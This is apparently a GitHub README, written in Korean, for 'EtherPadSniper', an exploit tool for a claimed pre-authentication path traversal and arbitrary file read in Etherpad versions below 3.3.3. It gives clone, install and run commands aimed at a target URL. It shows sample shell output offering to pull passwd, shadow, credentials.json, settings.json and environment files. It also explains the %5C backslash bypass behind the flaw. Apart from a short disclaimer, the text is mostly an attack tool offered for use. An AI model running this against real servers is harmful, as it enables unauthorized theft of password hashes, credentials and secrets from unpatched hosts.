 ynsmroztas/etherpadsniper
Etherpad 임의 파일 읽기 — CVE-2026-114516

Etherpad 임의 파일 읽기 — CVE-2026-114516
Etherpad < 3.3.3의 인증 전 경로 순회 / 임의 파일 읽기 취약점.
requests만 필요)git clone https://github.com/ynsmroztas/EtherPadSniper
cd EtherPadSniper
pip install requests


python3 ep-afr.py -u http://target:9001
python3 ep-afr.py -u https://target.com
대상이 취약한 경우 대화형 셸이 열립니다:
  Available files:
   1  passwd
   2  shadow
   3  settings.json
   4  credentials.json
   5  environ
   ...
ep-afr> 3
ep-afr> 5
ep-afr> c
ep-afr> q
/static/* 핸들러는 POSIX 시스템에서 정리(sanitization) 이후에 백슬래시를 슬래시로 변환하므로, %5C 순회 시퀀스가 검사를 우회할 수 있습니다.
이 도구는 승인된 보안 테스트 및 책임 있는 공개만을 위한 것입니다.
무단 사용은 불법입니다. 작성자는 오용에 대해 책임지지 않습니다.
mitsec






